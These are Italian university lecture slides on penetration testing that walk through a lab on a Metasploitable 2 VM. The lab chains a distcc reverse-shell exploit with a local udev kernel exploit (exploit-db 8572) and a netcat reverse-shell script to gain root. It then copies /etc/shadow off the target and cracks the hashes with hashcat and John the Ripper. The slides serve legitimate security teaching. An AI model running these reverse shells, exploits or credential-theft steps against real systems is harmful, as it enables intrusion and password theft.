Università degli Studi di Salerno



Penetration Testing & Ethical Hacking

Postexploitation (Privilege Escalation)

Parte 2

Arcangelo Castiglione arcastiglione@unisa.it

Esempio 4 (MS2)

➤ <u>Idea:</u> Useremo un **Exploit Locale** per effettuare **Vertical Privilege Escalation**


- > Ambiente Operativo
 - Macchina Kali con indirizzo IP 10.0.2.15
 - Macchina Target: Metasploitable 2 con indirizzo IP 10.0.2.5

- Utilizziamo l'exploit trovato, per accedere alla macchina target
 - 1. use exploit/unix/misc/distcc exec
 - 2. set payload cmd/unix/reverse
 - 3. set RHOST 10.0.2.5
 - 4. set LHOST 10.0.2.15
 - exploit

```
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bYJ2TnMp7gQXsGVA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets B.
[*] Reading from socket B
[*] B: "bYJ2TnMp7gQXsGVA\r\n"
[*] Matching...
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:56359) at 2024-05-15 10:20:53 -0400
```

Esempio 4 (MS2)

- Dopo l'accesso alla macchina target
 - Mediante il comando whoami verifichiamo quali sono i privilegi di accesso correnti



Mediante il comando pwd verifichiamo qual è la current working directory al momento dell'accesso

Dopo l'accesso al sistema tramite
l'exploit, la current directory è / tmp


- Mediante il seguente comando otteniamo informazioni relative alla versione del kernel in esecuzione sulla macchina target
 - > uname -r

- ► <u>Idea:</u> Cerchiamo sulle varie tassonomie (ad esempio, <u>www.exploit-db.com</u>) exploit locali compatibili con la versione del Kernel Linux in esecuzione sulla macchina target
 - Versione 2.6 nel nostro caso

- Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation
 - https://www.exploit-db.com/exploits/8572



- > Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation
 - https://www.exploit-db.com/exploits/8572



Esempio 4 (MS2)

Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target

- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
 - > searchsploit udev

Esempio 4 (MS2)

Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target

- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
 - > searchsploit udev

Esempio 4 (MS2)

Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target

- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
 - > searchsploit udev

```
Il path assoluto verso tale exploit è il seguente

/usr/share/exploitdb/exploits/linux/local

Exploit Title

/usr/share/exploitdb/)

Linux Kernel 2.6 (Debian 4.0 | exploits/linux/local/8478.sh

Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c

Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c

Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb

Shellcodes: No Result
```

Esempio 4 (MS2)

Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo

```
* Usage:

* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

* The exploit will execute /tmp/run as root so throw whatever payload you want in there.

*/
```

 L'exploit prende come argomento di input il Process Identifier (PID) dell'udevd netlink socket

- È possibile ottenere il PID dell'udevd netlink socket digitando il seguente comando sulla macchina target, attraverso la sessione aperta tramite l'exploit remoto
 - > cat /proc/net/netlink

```
cat /proc/net/netlink
         Eth Pid
                                                 Dump
                                                          Locks
                     Groups
                              Rmem
                                       Wmem
f7c47800 0
                     00000000 0
                                                 00000000 2
dfec7400 4
                     00000000 0
                                                 00000000 2
f7f5b800 7 0
                     00000000
                                                 00000000 2
f7c13600 9
                     000000000
                                                 00000000 2
                            Va considerato l'unico
                     00000
f7c4d400 10
                                                 00000000
                              PID diverso da 0
f7c47c00 15
                                                 00000000 2
             2297
dfc4e800 15
                     00000001 0
                                        0
                                                 00000000 2
f7c4c800 16
                     00000000 0
                                                 00000000 2
dfc23800 18
                     00000000 0
                                                 00000000
```

Esempio 4 (MS2)

Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo

```
* Usage:

* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

* The exploit will execute /tmp/run as root so throw whatever payload you want in there.

*/
```

- 2. L'exploit eseguirà il file /tmp/run come utente root
 - ➤ <u>Di conseguenza</u>, inseriremo un payload all'interno di tale file, così che tale payload venga eseguito come utente root

- ➤ Per trasferire l'exploit locale (8572.c) dalla macchina Kali alla macchina target useremo il Web Server Apache nel modo seguente
 - 1. La macchina Kali condividerà l'exploit 8572.c tramite Apache
 - 2. La macchina target scaricherà tale exploit tramite il comando wget

- ➤ Sulla macchina Kali, copiamo l'exploit **8572.c** nella root directory di default di Apache
 - cp /usr/share/exploitdb/exploits/linux/local/8572.c
 /var/www/html/

Esempio 4 (MS2)

- ➤ Creiamo il seguente payload (bash script chiamato run) all'interno della directory /var/www/html/ della macchina Kali
 - ➤ Tale payload si occuperà di creare una semplice Reverse TCP Shell tramite netcat (comando nc)

```
#!/bin/bash
nc 10.0.2.15 12345 -e /bin/bash
```

Contenuto del file run

10.0.2.15: Indirizzo IP macchina Kali

- > Assegniamo i permessi di esecuzione allo script run
 - > chmod 755 run
- ➤ Avviamo il Web Server Apache
 - > service apache2 start

- > Torniamo alla sessione aperta tramite l'exploit remoto e
 - > Scarichiamo sulla macchina target i due file condivisi tramite Apache
 - wget 10.0.2.15/8572.c
 - wget 10.0.2.15/run
 - Compiliamo l'exploit 8572.c
 - gcc 8572.c -o 8572

- > Avviamo un *listener* tramite netcat sulla macchina Kali
 - > nc -lvp 12345

```
root@kali:/var/www/html# nc -lvp 12345
listening on [any] 12345 ...
```

- ➤ Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udevd netlink socket* ottenuto in precedenza
 - · ./8572 2297

- ➤ Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'udevd netlink socket ottenuto in precedenza
 - · ./8572 2297
- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando
 - whoami

```
root@kali:/var/www/html# nc -lvp 12345
listening on [any] 12345 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 53074
whoami
root
```

- ➤ Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'udevd netlink socket ottenuto in precedenza
 - · ./8572 2297
- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando
 - whoami

```
root@kali
listening
10.0.2.6:
connect t
whoami
root

Tramite l'exploit locale
abbiamo ottenuto i
permessi di utente root
whoami
root

vp 12345

failed: Unknown host
NKNOWN) [10.0.2.6] 53074
```

Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

- L'autenticazione è tipicamente basata sui seguenti fattori
 - > Something you know
 - > Ad es., password
 - > Something you have
 - Ad es., token o smart card
 - Something you are
 - > Ad es., Biometria

Le password rappresentano uno dei metodi più comuni per autenticare un utente presso un sistema

- Quando un utente inserisce username e password (corretti), il sistema consente a tale utente di accedere a determinate funzionalità
 - In base alle *autorizzazioni* fornite a tale utente

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
 - Offline Password Cracking
 - Online Password Cracking

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
 - Offline Password Cracking
 - ➤ Il pentester (o l'attaccante)
 - Recupera dalla macchina target i file con gli hash delle password (relative al Sistema Operativo e/o a suoi servizi) e li copia altrove
 - Usa strumenti di password cracking per ottenere le password corrispondenti a tali hash
 - ► N.B. Il pentester (o l'attaccante) non deve preoccuparsi di eventuali meccanismi di blocco presenti sulla macchina target
 - ➤ Il processo di cracking viene eseguito «offline», localmente alla macchina del pentester (o dell'attaccante) e non richiede l'interazione con la macchina target

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
 - > Online Password Cracking
 - ➤ Il pentester (o l'attaccante) tenta di accedere alla macchina target remota interagendo con essa e «provando a indovinare» le credenziali di accesso
 - Questa tecnica può indurre la macchina target remota a bloccare la macchina del pentester (o dell'attaccante) dopo un certo numero di tentativi falliti

Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

- ➤ Osservazione: Perché ottenere altre credenziali di accesso quando si hanno già i privilegi di root o di amministratore?
 - ➤ Alcune applicazioni potrebbero essere eseguite soltanto da **utenti che non hanno** i privilegi di root (o di amministratore)
 - ➤ Ad esempio, il TOR Browser
- L'Offline Password Cracking potrebbe anche essere utile quando, mediante SQL Injection, si effettua il dump di un database dove le password sono memorizzate sotto forma di hash

Hash Identifier

Per poter effettuare il cracking di un dato hash è innanzitutto necessario determinarne il tipo di algoritmo che lo ha generato, così da scegliere l'opportuno algoritmo di cracking

- Lo strumento hash-identifier può essere utilizzato per identificare il tipo di un determinato hash
 - http://code.google.com/p/hash-identifier/
- È possibile avviare hash-identifier digitando il seguente comando
 - hash-identifier

Hash Identifier

hash-identifier

```
i:~# hash-identifier
                                                                   By Zion3R #
                                                         www.Blackploit.com #
                                                        Root@Blackploit.com
HASH:
```

Hash Identifier – Esempio

- > Supponiamo di avere il seguente hash
 - d111b38c0e73bc867c4bad4023606a0e0df64c2f



Hash Identifier – Esempio

- > Supponiamo di avere il seguente hash
 - d111b38c0e73bc867c4bad4023606a0e0df64c2f




Hash Identifier – Esempio

- > Supponiamo di avere il seguente hash
 - d111b38c0e73bc867c4bad4023606a0e0df64c2f



Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
 - d111b38c0e73bc867c4bad4023606a0e0df64c2f



Hashcat

- Strumento free e multithreaded per il password cracking
 - https://hashcat.net/hashcat/

- > Usato per effettuare il cracking di più di 80 algoritmi di hashing (e relative varianti)
 - http://hashcat.net/hashcat/#features-algos
- ➤ Password cracker che permette di utilizzare CPU, GPU, APU e più in generale qualsiasi tecnologia compatibile con OpenCL



Hashcat – Modalità Operative

- Hashcat supporta 6 modalità operative per il password cracking
 - > Straight
 - Combination
 - > Toggle Case
 - > Brute Force
 - Permutation
 - > Table-lookup



Hashcat – Modalità Operative

- > Straight: Hashcat utilizzerà come password ciascuna riga presa da un file testuale (dizionario)
 - Modalità di attacco (cracking) di default usata da Hashcat
 - Modalità anche nota come «Attacco a Dizionario»



Hashcat – Modalità Operative

> Combination: Hashcat combinerà ogni parola presente nel dizionario

- Esempio: supponiamo di avere le seguenti due parole nel dizionario: «password» e «01»
 - Hashcat creerà le seguenti password
 - passwordpassword
 - > password01
 - > 01password
 - > 0101



Hashcat – Modalità Operative

- ➤ Toggle Case: Hashcat genererà tutte le possibili combinazioni di varianti maiuscole e minuscole per ogni parola presente nel dizionario
 - Può essere vista come un'estensione della modalità Combination



Hashcat – Modalità Operative

> Brute Force: Hashcat proverà tutte le combinazioni che è possibile generare a partire da un dato alfabeto

- **Esempio:** supponiamo di voler specificare
 - Password di lunghezza 2
 - Alfabeto contenente le lettere dalla A alla Z
 - Hashcat genererà le password da AA a ZZ



Hashcat – Modalità Operative

▶ Permutation: Hashcat genererà tutte le permutazioni di una parola presente nel dizionario

- Esempio: se nel dizionario abbiamo la parola AB, le relative permutazioni saranno le seguenti
 - > AB
 - > BA



Hashcat – Modalità Operative

- Table-lookup: Per ogni parola nel dizionario, Hashcat genererà automaticamente delle maschere
 - https://hashcat.net/wiki/doku.php?id=table_lookup_attack



Hashcat

- > È possibile avviare hashcat tramite due modalità
 - ➤ Grafica, attraverso la sezione «05 Password Attacks» di Kali Linux
 - Da Terminale, digitando hashcat
- Mediante il seguente comando è possibile ottenere informazioni su hashcat
 - > man hashcat

```
Hashcat(1)

NAME

hashcat - Advanced CPU-based password recovery utility

Output parziale

SYNOPSIS

hashcat [options] hashfile [mask|wordfiles|directories]

DESCRIPTION

Hashcat is the world's fastest CPU-based password recovery tool.
```



Hashcat

- Opzioni principali
 - -m, --hash-type=NUM
 - -a, --attack-mode=NUM

Hashcat

- Opzioni principali
 - -m, --hash-type=NUM
 - Hash types
 - \triangleright 0 = MD5
 - > 10 = md5(\$pass.\$salt)
 - > 20 = md5(\$salt.\$pass)
 - > 30 = md5 (unicode (\$pass).\$salt) Output parziale
 - 40 = md5(\$salt.unicode(\$pass))
 - $\gt{}$ 50 = HMAC-MD5 (key = \$pass)
 - \triangleright 60 = HMAC-MD5 (key = \$salt)
 - > 100 = SHA1

Hashcat

- Opzioni principali
 - -a, --attack-mode=NUM
 - > Attack mode
 - > 0 = Straight
 - ▶ 1 = Combination
 - 2 = Toggle-Case
 - > 3 = Brute-force
 - > 4 = Permutation
 - > 5 = Table-Lookup

Output parziale

Hashcat – Esempio

- File testuale (test.hash) contenente il seguente hash MD5
 - 5f4dcc3b5aa765d61d8327deb882cf99
- > Useremo il dizionario rockyou. txt per effettuare il cracking
 - > locate rockyou.txt
- ➤ I file test.hash e rockyou.txt devono trovarsi nella stessa directory (ad esempio, /root/cracking/)
 - mkdir /root/cracking
 - cd /root/cracking/
 - cp /usr/share/wordlists/rockyou.txt.gz .
 - gunzip rockyou.txt.gz

Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file test.hash utilizziamo la modalità di attacco di default (Straight)
 - hashcat -m 0 test.hash rockyou.txt --force

```
Dictionary cache built:

* Filename..: rockyou.txt

* Passwords.: 14344392

* Bytes....: 139921507

* Keyspace..: 14344385

* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Output parziale

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started...: Thu Apr 25 10:31:45 2019 (0 secs)
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)
Guess.Base....: File (rockyou.txt)
```

Postexploitation (Privilege Escalation)

Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file test.hash utilizziamo la modalità di attacco di default (Straight)
 - hashcat -m 0 test.hash rockyou.txt --force

```
Dictionary cache built:
              * Filename..: rockyou.txt
                Passwords.: 14344392
                Bytes....: 139921507
                                          Lo strumento ha effettuato il
                Keyspace..: 14344385
                                         cracking dell'hash, recuperando
                Runtime...: 1 sec
                                         la password associata ad esso
              5f4dcc3b5aa765d61d8327deb882cf99:password
Output parziale
              Session...... hashcat
              Status..... Cracked
              Hash.Type....: MD5
              Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99
              Time.Started....: Thu Apr 25 10:31:45 2019 (0 secs)
              Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)
              Guess.Base.....: File (rockyou.txt)
```

Postexploitation (Privilege Escalation)

Hashcat – Esempio

- ➤ Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking
 - hashcat test.hash --show

```
root@kali:~/cracking# hashcat test.hash --show
5f4dcc3b5aa765d61d8327deb882cf99:password
root@kali:~/cracking#
```

Hashcat – Esempio

- ➤ Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking
 - hashcat test.hash --show

```
root@kali:~/cracking# hashcat test.hash --show
5f4dcc3b5aa765d61d8327deb882cf99:password
root@kali:~/cracking#
```

John (the Ripper)

> Strumento che può essere utilizzato per effettuare il cracking delle password

- > Può
 - Effettuare il cracking di oltre 40 tipi di password (hash)
 - Operare anche su password generate tramite algoritmi di cifratura quali DES e crypt

https://www.openwall.com/john/



John (the Ripper)

- È possibile avviare John tramite due modalità
 - Grafica, attraverso la sezione «05 Password Attacks» di Kali Linux
 - Da Terminale, digitando john
- Mediante il seguente comando è possibile ottenere informazioni su John
 - > man john

Output parziale

```
System Manager's Manual
JOHN(8)
                                                                      JOHN(8)
NAME
       john - a tool to find weak passwords of your users
SYNOPSIS
      john [options] password-files
DESCRIPTION
       This manual page documents briefly the john command. This manual page
       was written for the Debian GNU/Linux distribution because the original
       program does not have a manual page. john, better known as John the
       Ripper, is a tool to find weak passwords of users in a server. John can
       use a dictionary or some search pattern as well as a password file to
       check for passwords. John supports different cracking modes and under-
       stands many ciphertext formats, like several DES variants, MD5 and
       blowfish. It can also be used to extract AFS and Windows NT passwords.
```

John (the Ripper) – Modalità di Cracking

In generale, John opera su file contenenti le password da crackare

- > John supporta quattro modalità di password cracking
 - Wordlist Mode
 - > Single Crack Mode
 - > Incremental Mode
 - External Mode

John (the Ripper) – Wordlist Mode

- E sufficiente fornire in input a John il file con la wordlist e quello con gli hash delle password da crackare
 - Wordlist: file testuale contenente una lista di possibili password (dizionario)
 - Una parola (password) su ciascuna riga del file
- > Si possono usare regole che permettono a John di modificare le password contenute nella wordlist

- Le wordlist possono essere create ad hoc oppure scaricate da Internet
 - Esistono numerosi siti che forniscono wordlist

John (the Ripper) – Wordlist Mode

- E sufficiente fornire in input a John il file con la wordlist e quello con gli hash delle password da crackare
 - Wordlist: file testuale contenente una lista di possibili password (dizionario)
 - Una parola (password) su ciascuna riga del file
- Si possono usare regole che permettono a John di modificare le password contenute nella wordlist

- Le wordlist possono essere create ad hoc oppure scaricate da Internet
 - Esistono numerosi siti che forniscono wordlist

N.B. Anche Kali Linux fornisce varie wordlist

John (the Ripper) – Single Crack Mode

- Modalità suggerita dall'autore di John
 - È quindi buona norma utilizzare tale modalità come prima opzione
- ➤ John userà le password ottenute a partire dal file (*password file*) di cui si intende effettuare il cracking
 - Username
 - Campi Full Name
 - > Home directory di un utente
 - > Etc
- E molto più veloce della modalità basata su wordlist (Wordlist Mode)

John (the Ripper) – Single Crack Mode

- ➤ Tipicamente utilizzata per il password cracking di file aventi il seguente formato
 - > Username: Password
- Esempio: Se lo username è Hacker, tale modalità potrebbe provare il cracking mediante le seguenti password
 - hacker
 - **HACKER**
 - hacker1
 - h-acker
 - hacker=

John (the Ripper) – Incremental Mode

John proverà come password tutte le possibili combinazioni di caratteri

- E la modalità di cracking più potente
 - ➤ Ma se non si imposta la «condizione di terminazione» il processo di cracking potrebbe richiedere molto tempo
- Esempi di condizioni di terminazione potrebbero essere
 - L'impostazione di un limite (piccolo) sulla lunghezza delle password
 - L'utilizzo di un alfabeto ridotto di caratteri
 - > Etc

John (the Ripper) – External Mode

> Permette a John di usare modalità di cracking esterne ad esso

- È necessario creare un'apposita sezione all'interno del file di configurazione di John
 - ► [List.External:MODE], dove MODE è il nome della modalità utilizzata
- > Tale sezione contiene funzioni scritte in linguaggio C
 - John compilerà ed userà tali funzioni
- > Per maggiori informazioni
 - https://www.openwall.com/john/doc/EXTERNAL.shtml

John (the Ripper) – Scelta della Modalità di Cracking

- > Se non viene specificata la modalità di cracking, John userà di default il seguente ordine
 - 1. Wordlist Mode
 - **2.** Single Crack Mode
 - 3. Incremental Mode

John (the Ripper) – Esempio

- La maggior parte dei sistemi operativi UNIX-based memorizzano le password nei file **shadow** e **passwd**
 - ➤ Per poter leggere il file **shadow** tipicamente è necessario avere i privilegi di utente root
- Dopo aver ottenuto tali file sarà necessario «unirli», affinché John possa utilizzarli per il cracking
 - > John fornisce il comando **unshadow** che si occupa di effettuare tale operazione

John (the Ripper) – Esempio

man unshadow

```
UNSHADOW(8)
                           System Manager's Manual
                                                                  UNSHADOW(8)
NAME
       unshadow - combines passwd and shadow files
SYNOPSIS
       unshadow password-file shadow-file
DESCRIPTION
       This manual page documents briefly the unshadow command, which is part
       of the john package. This manual page was written for the Debian
       GNU/Linux distribution because the original program does not have a
       manual page. john, better known as John the Ripper, is a tool to find
       weak passwords of users in a server.
       The unshadow tool combines the passwd and shadow files so John can use
       them. You might need this since if you only used your shadow file, the
      GECOS information wouldn't be used by the "single crack" mode, and also
       you wouldn't be able to use the '-shells' option. On a normal system
       you'll need to run unshadow as root to be able to read the shadow file.
SEE ALSO
       john(8), mailer(8), unafs(8), unique(8).
 Manual page unshadow(8) line 1 (press h for help or q to quit)
```

John (the Ripper) – Esempio

- Usiamo i file /etc/shadow ed /etc/passwd di Metasploitable 2
- Li copiamo nella directory /var/www di Metasploitable 2 in modo da renderli disponibili a Kali
 - cp /etc/passwd /var/www/
 - cp /etc/shadow /var/www/
 - > cd /var/www
 - chmod 755 shadow
- In Kali creiamo una cartella (ad esempio, johncrack) in cui andremo a scaricare i file condivisi al passo precedente
 - mkdir johncrack
 - wget 10.0.2.6/passwd
 - wget 10.0.2.6/shadow

John (the Ripper) – Esempio

- Usiamo lo strumento unshadow per effettuare il merge in un unico file (pass) dei due file scaricati precedentemente (passwd e shadow)
 - unshadow passwd shadow > pass

```
root@kali:~/pwd# unshadow passwd shadow > pass
Created directory: /root/.john
```

John (the Ripper) – Esempio

- Avviamo John sul file pass
 - > john pass

Output parziale Proceeding with single, rules:Wordlist Press 'q' or Ctrl-C to abort, almost any other key for status user (user) postgres (postgres) (msfadmin) Username **Password** msfadmin service (service) Almost done: Processing the remaining buffered candidate passwords, if any Warning: Only 117 candidates buffered for the current salt, minimum 144 needed for performance. Warning: Only 141 candidates buffered for the current salt, minimum 144 needed for performance. Warning: Only 108 candidates buffered for the current salt, minimum 144 needed for performance. Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist 123456789 (klog) **Password Username** (sys) batman

John (the Ripper) – Esempio

- Avviamo John sul file pass
 - john pass

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
                                 Credenziali per l'accesso
                 (user)
user
postares
                 (postgres)
                                   al sistema operativo
msfadmin
service
                 (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789
                 (klog)
batman
                 (sys)
```

John (the Ripper) – Esempio

- Avviamo John sul file pass
 - john pass

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user
                 (user)
                              Password dell'utente root
                 (postares)
postgres
msfadmin
service
                 (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789
                 (klog)
batman
                 (sys)
```

John (the Ripper) – Esempio


- Al termine del processo di cracking John memorizzerà all'interno del file john.pot le password rilevate
- Mediante il seguente comando è possibile visualizzare le password rilevate
 - john --show pass

Offline Password Cracking Johnny

> GUI per John

- ➤ Non presente di default in Kali
 - apt-get install johnny
- E possibile avviare johnny tramite due modalità
 - ➤ Grafica, attraverso la sezione «05 Password Attacks» di Kali Linux
 - Da Terminale, digitando johnny

Johnny



Output parziale

Ophcrack

> Password cracker basato su Rainbow Tables

- ➤ Basato sulla tecnica di *Time-Memory Tradeoff* sviluppata da Philippe Oechslin nel 2003
 - «Making a Faster Cryptanalytic Time-Memory Trade-Off»
 - http://lasec.epfl.ch/pub/lasec/doc/Oech03.pdf



Ophcrack

➤ Può essere usato per il cracking delle password di Windows in formato LM (LAN Manager) ed NTLM (NT LAN Manager)

➤ LM: formato utilizzato in sistemi antecedenti a Windows NT per memorizzare le password utente

> NTLM: successore del formato LM

Ophcrack


- Prima di poter utilizzare Ophcrack è necessario scaricare le relative Rainbow Tables
 - http://ophcrack.sourceforge.net/tables.php
 - > Alcune sono gratuite, altre a pagamento
- E possibile avviare Ophcrack tramite due modalità
 - Grafica
 - Attraverso la sezione «05 Password Attacks» di Kali Linux
 - > Testuale
 - Da Terminale, digitando ophcrack

Ophcrack – Esempio


- Nell'esempio utilizzeremo la Rainbow table XP Free Fast
 - tables_xp_free_fast.zip
- 1. Estraiamo il contenuto del file tables_xp_free_fast.zip
 - > Tasto destro sul nome del file -> «Extract Here»

Ophcrack – Esempio

